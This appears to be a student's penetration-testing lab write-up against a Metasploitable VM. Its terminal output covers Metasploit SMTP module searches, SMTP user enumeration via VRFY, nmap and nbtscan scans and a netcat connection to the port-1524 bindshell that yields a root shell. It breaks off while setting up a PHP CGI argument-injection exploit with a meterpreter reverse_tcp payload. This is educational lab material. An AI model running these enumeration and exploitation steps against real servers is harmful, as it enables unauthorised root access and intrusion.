   3   exploit/unix/smtp/clamav_milter_blackhole           2007-08-24       excellent  No     ClamAV Milter Blackhole-Mode Remote Code Execution
   4   exploit/windows/browser/communicrypt_mail_activex   2010-05-19       great      No     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
   5   exploit/linux/smtp/exim_gethostbyname_bof           2015-01-27       great      Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
   6   exploit/linux/smtp/exim4_dovecot_exec               2013-05-03       excellent  No     Exim and Dovecot Insecure Configuration Command Injection
   7   exploit/unix/smtp/exim4_string_format               2010-12-07       excellent  No     Exim4 string_format Function Heap Buffer Overflow
   8   auxiliary/client/smtp/emailer                                        normal     No     Generic Emailer (SMTP)
   9   exploit/linux/smtp/haraka                           2017-01-26       excellent  Yes    Haraka SMTP Command Injection
   10  exploit/windows/http/mdaemon_worldclient_form2raw   2003-12-29       great      Yes    MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
   11  exploit/windows/smtp/ms03_046_exchange2000_xexch50  2003-10-15       good       Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
   12  exploit/windows/ssl/ms04_011_pct                    2004-04-13       average    No     MS04-011 Microsoft Private Communications Transport Overflow
   13  auxiliary/dos/windows/smtp/ms06_019_exchange        2004-11-12       normal     No     MS06-019 Exchange MODPROP Heap Overflow
   14  exploit/windows/smtp/mercury_cram_md5               2007-08-18       great      No     Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
   15  exploit/unix/smtp/morris_sendmail_debug             1988-11-02       average    Yes    Morris Worm sendmail Debug Mode Shell Escape
   16  exploit/windows/smtp/njstar_smtp_bof                2011-10-31       normal     Yes    NJStar Communicator 3.00 MiniSMTP Buffer Overflow
   17  exploit/unix/smtp/opensmtpd_mail_from_rce           2020-01-28       excellent  Yes    OpenSMTPD MAIL FROM Remote Code Execution
   18  exploit/unix/local/opensmtpd_oob_read_lpe           2020-02-24       average    Yes    OpenSMTPD OOB Read Local Privilege Escalation
   19  exploit/windows/browser/oracle_dc_submittoexpress   2009-08-28       normal     No     Oracle Document Capture 10g ActiveX Control Buffer Overflow
   20  exploit/unix/smtp/qmail_bash_env_exec               2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   21  auxiliary/scanner/smtp/smtp_version                                  normal     No     SMTP Banner Grabber
   22  auxiliary/scanner/smtp/smtp_ntlm_domain                              normal     No     SMTP NTLM Domain Extraction
```




```
24  auxiliary/fuzzers/smtp/smtp_fuzzer                                normal   No    SMTP Simple Fuzzer
25  auxiliary/scanner/smtp/smtp_enum                                 normal   No    SMTP User Enumeration Utility
26  auxiliary/dos/smtp/sendmail_prescan                  2003-09-17  normal   No    Sendmail SMTP Address prescan Memory Corruption
27  exploit/windows/smtp/wmailserver                     2005-07-11  average  No    SoftiaCom WMailserver 1.0 Buffer Overflow
28  exploit/unix/webapp/squirrelmail_pgp_plugin          2007-07-09  manual   No    SquirrelMail PGP Plugin Command Execution (SMTP)
29  exploit/windows/smtp/sysgauge_client_bof             2017-02-28  normal   No    SysGauge SMTP Validation Buffer Overflow
30  exploit/windows/smtp/mailcarrier_smtp_ehlo           2004-10-26  good     Yes   TABS MailCarrier v2.51 SMTP EHLO Overflow
31  auxiliary/vsploit/pii/email_pii                                  normal   No    VSploit Email PII
32  exploit/windows/email/ms07_017_ani_loadimage_chunksize  2007-03-28  great  No    Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
33  post/windows/gather/credentials/outlook                          normal   No    Windows Gather Microsoft Outlook Saved Password Extraction
34  auxiliary/scanner/http/wp_easy_wp_smtp               2020-12-06  normal   No    WordPress Easy WP SMTP Password Reset
35  exploit/windows/smtp/ypops_overflow1                 2004-09-27  average  Yes   YPOPS 0.6 Buffer Overflow


Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                        Required  Description
   ----       ---------------                                        --------  -----------
   RHOSTS                                                            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                     yes       The target port (TCP)
   THREADS    1                                                      yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                   yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts ⇒ 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                        Required  Description
   ----       ---------------                                        --------  -----------
   RHOSTS     192.168.56.101                                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                     yes       The target port (TCP)
   THREADS    1                                                      yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                   yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.56.101:25      - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
^C[*] 192.168.56.101:25     - Caught interrupt from the console ...
```



```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
```

4c) Exploiting Metasploit using Bind Shell



```
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 130  bytes 31205 (30.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 851  bytes 62406 (60.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 169  bytes 17702 (17.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 169  bytes 17702 (17.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     DESKTOP-9OD7758  <server>  <unknown>        0a:00:27:00:00:0a
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:17 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00032s latency).

PORT     STATE SERVICE
1524/tcp open  ingreslock
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds

┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.56.101 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# whoami
root
root@metasploitable:/# ^Z
zsh: suspended  nc 192.168.56.101 1524
```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
9:19
root@kali: /home/kali
File Actions Edit View Help
Right Ctrl
Type here to search
29°C Sunny
ENG
06:49 PM
20-03-2023

‘ifconfig’ is used to find the IP address of the machine.

‘nbtscan’ is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

The **‘nmap -sV 192.168.56.101’** command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address **192.168.56.101**.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-sV**: This option instructs Nmap to perform version detection on any open ports found on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.

The **nmap -p 1524 192.168.56.101** command is an example of using the Nmap security scanner tool to perform a port scan on the IP address **192.168.56.101**, specifically checking for the presence of an open port with port number 1524.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-p 1524**: This option instructs Nmap to scan only port 1524 on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover whether the port number 1524 is open on the target system. If the port is open, Nmap will report it as an open port, along with any additional information about the service running on that port. This type of scan is useful for determining which ports are open on a system and can help in identifying potential vulnerabilities or weaknesses that may exist.

- **nc**: This is the command to invoke the **nc** (short for netcat) tool.
- **192.168.56.101**: This is the IP address of the target system to which you want to connect.

When you run this command, **nc** will attempt to establish a connection to the target system. If the connection is successful, **nc** will open a command-line interface where you can send and receive data to and from the remote system.

- **uname**: This is the command to invoke the **uname** tool.
- **-a**: This option instructs **uname** to display all available information about the system

When you run this command, uname will output a series of system information, including:


- Linux: This is the kernel name of the system.
- hostname: This is the name of the system.
- x86_64: This is the machine hardware name.
- GNU/Linux: This is the operating system name.

uname -a provides a quick way to obtain detailed information about the system's kernel and operating system, which can be useful for system administration and troubleshooting purposes.

the '**whoami'** command is a simple command that is used to print the username of the current user who is logged in to the current terminal session.


4c) Exploiting Metasploit using HTTP

First check the Ip of the Metasploitable, then enter the command nmap -sV 192.168.56.102 to check the port which is open. Then check for http, set the rhosts, payloads, show options and at last hit run or exploit.




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
8°C Mostly cloudy
ENG
17:56
13-03-2023

```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::93ff:2db8:661c:22fb  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 10979  bytes 3851474 (3.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14950  bytes 1090720 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1392  bytes 141913 (138.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1392  bytes 141913 (138.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q10CGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 08:20 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
```




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
8°C Mostly cloudy
ENG
17:57
13-03-2023

```
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds

┌──(root㉿kali)-[/home/kali]
└─# msfconsole


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
8°C Mostly cloudy
ENG
17:57
13-03-2023

```
    set RHOSTS www.example.test/24
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.102
rhosts ⇒ 192.168.56.102
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                  2012-01-05       excellent  Yes    OP5 license.php Remote Command Execution
   1  exploit/multi/http/php_cgi_arg_injection        2012-05-03       excellent  Yes    PHP CGI Argument Injection
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08  normal     No     PHP apache_request_headers Function Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
